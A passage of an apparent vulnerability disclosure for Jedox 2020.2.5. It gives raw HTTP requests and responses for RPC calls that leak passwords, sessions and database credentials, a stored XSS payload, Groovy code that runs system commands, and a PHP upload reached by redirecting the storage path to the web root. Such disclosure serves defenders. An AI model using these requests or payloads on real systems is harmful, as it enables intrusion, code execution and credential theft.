3 Server: Apache
4 Strict-Transport-Security: max-age=31536000; includeSubdomains;
5 Last-Modified: Fri, 09 Dec 2022 11:44:38 GMT
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Vary: Accept-Encoding
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 1; mode=block
12 Content-Length: 131
13 Connection: close
14 Content-Type: application/json; charset=utf-8; charset=UTF-8
15
16 [
  {
    true,
    {
      "tasks.smtp.password": {
        "value": "[redacted]",
        "type": "password",
        "categ": "scheduler",
        "show": "1"
      }
    }
  }
]
```

Figure 13 - Read SMTP password using `common::paloGet`

The function `palo_mgmt::sess_list` can be used to retrieve a list of all active user sessions. The session information includes not only the username but also the user's IP address, information about the browser and other data.



Request

```
1 POST /be/rpc.php HTTP/1.1
2 Host: 
3 Cookie: JDX_SID_Slbay9l3c=
da60kfpavorfkd9g8mo6i3qq07ao8m7d-Slbay9l3c; JDX_SID=
oef1t5mr31shu67oedahlm9db249grj; JDX_JSID=
6F467635E25D03FD04706939DC09E3DA; JDX_WSS_BSID=
NP6mDIw1Ch05jtxVWZDnkN5EkAn5Dpqc; JDX_SID_Slbkgdgc2=
oef1t5mr31shu67oedahlm9db249grj-Slbkgdgc2;
JDX_SID_Ulbkgdgc2=
oef1t5mr31shu67oedahlm9db249grj-Ulbkgdgc2
4 Content-Length: 34
5 X-Wss-State: a0
6 Sec-Ch-UA: "Not?A_Brand";v="8", "Chromium";v="108"
7 Sec-Ch-UA-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/108.0.5359.72 Safari/537.36
9 Content-Type: text/plain;charset=UTF-8
10 X-Jdx-Token: 8Wt26ypHenjYdLZd3hH5nMLYmJkX9TUG
11 X-Jdx-Inst: Ulbgdgc2
12 Sec-Ch-UA-Mobile: ?0
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/108.0.5359.72 Safari/537.36
14 Sec-Ch-UA-Platform: "macOS"
15 Accept: */*
16 Origin: 
17 Sec-Fetch-Site: same-origin
18 Sec-Fetch-Mode: cors
19 Sec-Fetch-Dest: empty
20 Referer: 
21 Accept-Encoding: gzip, deflate
22 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
23 Connection: close
24
25 [
  [
    "palo_mgmt",
    "sess_list",
    [
      null
    ]
  ]
]
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Fri, 09 Dec 2022 10:57:52 GMT
3 Server: Apache
4 Strict-Transport-Security: max-age=31536000;
includeSubdomains;
5 Last-Modified: Fri, 09 Dec 2022 10:57:52 GMT
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Vary: Accept-Encoding
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 1; mode=block
12 Content-Length: 2471
13 Connection: close
14 Content-Type: application/json; charset=utf-8;
charset=UTF-8
15
16 [
  {
    "1":{
      "User": "<SupervisionServer>",
      "Jobs":2,
      "Login Time":"2022-12-03 05:05:25",
      "Time":0.000503,
      "Active Jobs": "",
      "License": "",
      "Address": "worker",
      "Command": "",
      "Description": "SVS worker",
      "MachineId": "",
      "CurrentSession":0,
      "Locale": "en_US",
      "BindModelLicense":-1,
      "Profiling":0,
      "History Last Jobs":0,
      "History Slow Jobs":0
    },
    "91":{
      "User": "_internal_suite",
      "Jobs":5012,
      "Login Time":"2022-12-09 09:06:44",
      "Time":0.9955599999999999,
      "Active Jobs": "",
      "License": ""
    }
  ]
]
```

Figure 14 - palo_mgmt::sess_list

The function `palo_mgmt::lic_users_list` returns a list of all users stored in the system:



The screenshot shows a web browser's developer tools with the 'Network' tab selected. A request to `https://cube02.fhg.at` is shown. The request is a POST to `/be/rpc.php` with a `Content-Type` of `text/plain; charset=UTF-8`. The response is a JSON array containing a list of users. A red box highlights the `lic_users_list` field in the response.

Request

```
1 POST /be/rpc.php HTTP/1.1
2 Host: cube02.fhg.at
3 Cookie: JDX_SID=r7t282lu58l4qr067e13hf1dukj1gjb; JDX_JSID=3CEAD6385283E788A3900F97D0E531D0; JDX_WSS_BSID=9EYL3j4xAOPU7lIQX50mMMhctGrFaI; JDX_SID_5lkojgsr=r7t282lu58l4qr067e13hf1dukj1gjb-Slkojgsr; JDX_SID_Ulkoj1qs=r7t282lu58l4qr067e13hf1dukj1gjb-Ulkoj1qs
4 Content-Length: 38
5 X-Wss-State: a0 b4 s0
6 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.95 Safari/537.36
9 Content-Type: text/plain; charset=UTF-8
10 X-Jdx-Token: gMd5Uy4RYvtAommN09GnFJzZgEGV8weY
11 X-Jdx-Inst: Ulkoj1qs
12 Sec-Ch-Ua-Platform: "macOS"
13 Accept: */*
14 Origin: https://cube02.fhg.at
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: cors
17 Sec-Fetch-Dest: empty
18 Referer: https://cube02.fhg.at
19 Accept-Encoding: gzip, deflate
20 Accept-Language: de-DE,de;q=0.9
21 Connection: close
22
23 [
  {
    "palo_mgmt",
    "lic_users_list",
    [
      "g"
    ]
  }
]
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Mon, 12 Dec 2022 15:25:44 GMT
3 Server: Apache
4 Strict-Transport-Security: max-age=31536000; includeSubdomains;
5 Last-Modified: Mon, 12 Dec 2022 15:25:44 GMT
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Vary: Accept-Encoding
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 1; mode=block
12 Content-Length: 10642
13 Connection: close
14 Content-Type: application/json; charset=utf-8; charset=UTF-8
15
16 [
  true,
  {
    "palo_mgmt",
    "lic_users_list",
    [
      "g"
    ]
  }
]
```

Figure 15 - palo_mgmt:lic_users_list



CVE-2022-47877: Stored Cross-Site Scripting in Log-Module

Criticality: **Critical**

CVSS-Score: **9.6**

Vulnerability Type: Cross Site Scripting

Product: Jedox 2020.2.5

Affects:

- Component: /ub/ccmd
- Logs page

Overview

A Stored cross-site scripting vulnerability in Jedox 2020.2.5 allows remote authenticated users to inject arbitrary web scripts or HTML in the logs page via the log module. To exploit the vulnerability, the attacker must append an XSS payload to the log message.

Description

A persistent XSS vulnerability has been identified in the Jedox web application when storing log entries. The following code triggers a demo XSS payload demonstrating the feasibility:

Request

Pretty Raw In Actions

```
1 POST /ub/ccmd HTTP/1.1
2 Host: 
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0)
  Gecko/20100101 Firefox/82.0
4 Accept: */*
5 Accept-Language: de,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 X-JDX-Inst: Skhul5u4l
8 X-JDX-Token: MySnGwG2gFwXTGAmv9Xt4MzCoRP0qfSC
9 X-WSS-State: a0 b0 s0
10 Content-Type: text/plain;charset=UTF-8
11 Content-Length: 56
12 Origin: 
13 DNT: 1
14 Connection: close
15 Referer: 
16 Cookie: JDX_SID=kfnm75clgh4lt5gous9f9ult2j32142r; JDX_JSID=
  3C54AAAC77244176F3F943681B4FA619; JDX_WSS_BSID=
  eBFNnSaojKkNrJIZBZvNQPksonPbQpGZ; JDX_SID_Skhul5u4l=
  kfnm75clgh4lt5gous9f9ult2j32142r-Skhul5u4l; JDX_SID_Ukhul5waa=
  kfnm75clgh4lt5gous9f9ult2j32142r-Ukhul5waa
17
18 [{"log","error","<img src=# onerror=\"alert('XSS')\">"}]
```

Response

Pretty Raw Render In Actions

```
1 HTTP/1.1 200 OK
2 Date: Mon, 23 Nov 2020 13:50:15 GMT
3 Server: Apache
4 Strict-Transport-Security: max-age=31536000
5 Content-Type: application/json; charset=UTF-8
6 Content-Length: 8
7 Pragma: no-cache
8 Cache-Control: no-store, no-cache, must-revalidate
9 Last-Modified: Mon, 23 Nov 2020 13:50:15 GMT
10 Expires: Fri, 03 Sep 1999 01:00:00 GMT
11 X-Content-Type-Options: nosniff
12 X-XSS-Protection: 1; mode=block
13 Connection: close
14
15 [
  [
    true
  ]
]
```

Figure 16 - Persistent Cross-Site Scripting: Proof of Concept Request




Figure 17 - Execution of the XSS payload

The injected JavaScript code is executed in an administrator's log view and could have allowed an attacker to elevate privileges.



CVE-2022-47876: Remote Code Execution via Executable Groovy-Scripts

Criticality: Critical

CVSS-Score: 9.1

Vulnerability Type: Exec Code

Product: Jedox 2020.2.5

Affects: Component: Integrator

Overview

Integrator in Jedox 2020.2.5 allows remote authenticated users to create Jobs to execute arbitrary code via Groovy-scripts. To exploit the vulnerability, the attacker must be able to create a Groovy-Job in Integrator.

Description

A user with appropriate permissions can create Groovy jobs in the Integrator with custom source code and then execute them.




Figure 18 - Creating the Groovy Job



Among other things, the following code can be used to execute arbitrary commands on the system:

```
def sout = new StringBuilder(), serr = new StringBuilder()
def proc = 'whoami'.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(10000)
LOG.error(sout.toString());
LOG.error(serr.toString());
```




CVE-2022-47878: Remote Code Execution via Configurable Storage Path

Criticality: Critical

CVSS-Score: 9.1

Vulnerability Type: Incorrect Input Validation

Product: Jedox 2020.2.5

Affects: Setting: default-storage-path

Overview

Incorrect input validation for the default-storage-path in the settings page in Jedox 2020.2.5 allows remote, authenticated users to specify the location as web root directory. Consecutive file uploads can lead to the execution of arbitrary code. To exploit the vulnerability, the attacker sets the default storage path to the web root.

Description

In the application settings the default storage path can be set to any value.




Figure 19 - Default storage path setting

An attacker can now set this path to, for example, a directory on the web server such as `/htdocs/app/docroot/be/`.

Then, the upload/import function can be used to upload a malicious .php file to a new root directory.




Figure 20 - Importing the file "pentest.php"

As seen in the server response of the file upload, the file ends up in the directory specified by the attacker.




Figure 21 - Location of the file

The uploaded file can now be executed directly from the web server:



Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
1 GET /be/farpl/h5-test2/n2-pentest.php HTTP/1.1			1 HTTP/1.1 200 OK		
2 Host: [REDACTED]			2 Date: Thu, 15 Dec 2022 08:40:15 GMT		
3 Cookie: JDX_SID=p19sglassb8emm8hket1tagsqsf7q3; JDX_JSID=2F1A20F914550A0C65925B139CCE4711; JDX_WSS_BSID=wtb5Q3wJW8fXr90nMgglb24Xa6qasL03; JDX_SID_Slbott0n2=p19sglassb8emm8hket1tagsqsf7q3-Slbott0n2; JDX_SID_Ulbott32l=p19sglassb8emm8hket1tagsqsf7q3-Ulbott32l			3 Server: Apache		
4 Cache-Control: max-age=0			4 Strict-Transport-Security: max-age=31536000; includeSubdomains;		
5 Sec-Ch-Ua: "Not7A_Brand";v="8", "Chromium";v="108"			5 Vary: Accept-Encoding		
6 Sec-Ch-Ua-Mobile: 0			6 X-Content-Type-Options: nosniff		
7 Sec-Ch-Ua-Platform: "macOS"			7 X-XSS-Protection: 1; mode=block		
8 Upgrade-Insecure-Requests: 1			8 Content-Length: 3487		
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.95 Safari/537.36			9 Connection: close		
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9			10 Content-Type: text/html; charset=UTF-8		
11 Sec-Fetch-Site: none			11		
12 Sec-Fetch-Mode: navigate			12 jedoxweb		
13 Sec-Fetch-User: 1			13 total 584		
14 Sec-Fetch-Dest: document			14 drwxr-xr-x 3 jedoxweb printadmin 4096 Oct 6 2020 htdocs		
15 Accept-Encoding: gzip, deflate			15 drwxr-xr-x 2 jedoxweb printadmin 4096 Oct 6 2020 Apl		
16 Accept-Language: de-DE,de;q=0.9,en-US;q=0.8,en;q=0.7			16 dr-xr-xr-x 3 jedoxweb printadmin 4096 Oct 6 2020 boot		
17 Connection: close			17 lrwxrwxrwx 1 jedoxweb printadmin 7 Oct 6 2020 bin -> usr/bin		
18			18 drwxr-xr-x 11 jedoxweb printadmin 4096 Oct 6 2020 core-Linux-x86_64		
19			19 drwxr-xr-x 3 jedoxweb printadmin 4096 Oct 6 2020 defaults		
			20 -rwxr--r-- 1 root root 816 Oct 6 2020 hardware-test.sh		
			21 lrwxrwxrwx 1 jedoxweb printadmin 6 Oct 6 2020 httpd -> htdocs		
			22 drwxr-xr-x 3 jedoxweb printadmin 4096 Oct 6 2020 opt		
			23 drwxr-xr-x 2 jedoxweb printadmin 4096 Oct 6 2020 mnt		
			24 drwxr-xr-x 2 jedoxweb printadmin 4096 Oct 6 2020 media		
			25 lrwxrwxrwx 1 jedoxweb printadmin 9 Oct 6 2020 lib64 -> usr/lib64		
			26 lrwxrwxrwx 1 jedoxweb printadmin 7 Oct 6 2020 lib -> usr/lib		
			27 -rwxr--r-- 1 jedoxweb printadmin 11347 Oct 6 2020 jedox-chroot		
			28 drwxr-xr-x 2 jedoxweb printadmin 4096 Oct 6 2020 sap		
			29 dr-xr-xr-x 3 jedoxweb printadmin 4096 Oct 6 2020 root		
			30 lrwxrwxrwx 1 jedoxweb printadmin 8 Oct 6 2020/sbin -> usr/sbin		
			31 -rwxr--r-- 1 root root 168 Oct 6 2020 stopserver.sh		
			32 -rwxr--r-- 1 root root 169 Oct 6 2020 startserver.sh		
			33 drwxr-xr-x 2 jedoxweb printadmin 4096 Oct 6 2020 srv		
			34 drwxr-xr-x 6 jedoxweb printadmin 4096 Oct 6 2020 service		

Figure 22 - Execute the uploaded file



CVE-2022-47874: Disclosure of Database Credentials via Improper Access Controls

Criticality: High

CVSS-Score: 7.7

Vulnerability Type: Incorrect Access Control

Product:

- Jedox Cloud
- Jedox 2020.2.5

Affects:

- Component: /tc/rpc
- Component: com.jedox.etl.mngr.Connection::getGlobalConnection

Overview

Improper access controls in */tc/rpc* in Jedox Cloud and Jedox 2020.2.5 allows remote authenticated users to view details of database connections via the class *com.jedox.etl.mngr.Connections* and the method *getGlobalConnection*. To exploit the vulnerability, the attacker must know the name of the database connection.

Description

A list of all database connections can be retrieved via `conn:ls:`



Request

```
1 POST /be/rpc.php?1 HTTP/1.1
2 Host: [redacted]
3 Cookie: [redacted]
4 Content-Length: 93
5 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
6 Content-Type: text/plain; charset=UTF-8
7 X-Jdx-Token: ZdeePPu6vFU3fkycnIxExyjqNnbmOrg
8 X-Jdx-Inst: Slbc0dav8
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/108.0.5359.72 Safari/537.36
11 Sec-Ch-Ua-Platform: "macOS"
12 Accept: */*
13 Origin: [redacted]
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: [redacted]
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
20 Connection: close
21
22 [
  [
    "conn",
    "clear_cache",
    null
  ],
  [
    "conn",
    "ls",
    [
      null,
      false,
      true,
      [
        "type",
        "active",
        "description"
      ]
    ]
  ]
]
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Tue, 06 Dec 2022 13:49:28 GMT
3 Server: Apache
4 Strict-Transport-Security: max-age=31536000;
  includeSubdomains;
5 Last-Modified: Tue, 06 Dec 2022 13:49:28 GMT
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Vary: Accept-Encoding
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 1; mode=block
12 Content-Length: 716
13 Connection: close
14 Content-Type: application/json; charset=utf-8;
  charset=UTF-8
15
16 [
  [
    true,
    null
  ],
  [
    true,
    {
      "localhost": {
        "type": "palo",
        "description": "Jedox OLAP server on localhost",
        "active": "1",
        "perm": 7
      },
      "localhost_static": {
        "type": "palo",
        "description": "Jedox OLAP server on localhost - Static User credentials",
        "active": "0",
        "perm": 7
      },
      "jedox": {
        "type": "palo",
        "description": "",
        "active": "1",
        "perm": 7
      },
      "jedox_etl (statisch)": {
        "type": "palo",
        "description": "Verbindung f\u00fcr Typ \"JedoxGlobal\" in den ETL-Prozessen verwendbar",
        "active": "1",
        "perm": 7
      }
    }
  ]
]
```

Figure 23 - Query the list of all db connections

Details of individual database connections (including encrypted credentials) can be retrieved using the Java RPC function

`com.jedox.etl.mngr.Connection::getGlobalConnection.`



Request

```
1 POST /tc/rpc HTTP/1.1
2 Host: [redacted]
3 Cookie: [redacted]
4 Content-Length: 89
5 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
6 Content-Type: text/plain;charset=UTF-8
7 X-Jdx-Token: Lgbb5PZNcHxeuqKge4r9lwLMrziA4Kuw
8 X-Jdx-Inst: Ulbc4qq4s
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
11 AppleWebKit/537.36 (KHTML, like Gecko)
12 Chrome/108.0.5359.72 Safari/537.36
13 Sec-Ch-Ua-Platform: "macOS"
14 Accept: */*
15 Origin: [redacted]
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-Mode: cors
18 Sec-Fetch-Dest: empty
19 Referer: [redacted]
20 Accept-Encoding: gzip, deflate
21 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
22 Connection: close
23 [
24   {
25     "com.jedox.etl.mngr.Connections",
26     "getGlobalConnection",
27     [
28       "Neue PostgreSQL-Verbindung"
29     ]
30   }
31 ]
```

Response

```
1 HTTP/1.1 200 200
2 Date: Tue, 06 Dec 2022 11:20:52 GMT
3 Server: Apache
4 Strict-Transport-Security: max-age=31536000;
5 includeSubdomains;
6 Expires: Fri, 03 Sep 1999 01:00:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate,
8 post-check=0, pre-check=0
9 Pragma: no-cache
10 Content-Type: application/json;charset=UTF-8
11 Content-Length: 709
12 X-Content-Type-Options: nosniff
13 X-XSS-Protection: 1; mode=block
14 Connection: close
15 [
16   {
17     true,
18     {
19       "type": "Postgresql",
20       "description": "",
21       "host": "",
22       "port": "",
23       "dsn": "",
24       "username": "",
25       "password": "",
26       "active": "1",
27       "useLoginCred": "",
28       "xml":
29       "<?xml version='1.0' encoding='UTF-8'?'><connec
30       tion name='Neue PostgreSQL-Verbindung' type='Po
31       stgresql'><host>[redacted] </host><port>5432<
32       /port><user>[redacted] </user><database>[redacted] </dat
33       abase><password encryption='AES'>[redacted] 9
34       [redacted] </password></connection>",
35       "json":
36       "{ \"connection\": { \"database\": \"postgres\", \"pass
37       word\": { \"encryption\": \"AES\", \"content\": \"[redacted]
38       [redacted]\", \"port\": \"5432\", \"
39       name\": \"Neue PostgreSQL-Verbindung\", \"host\": \"[redacted]
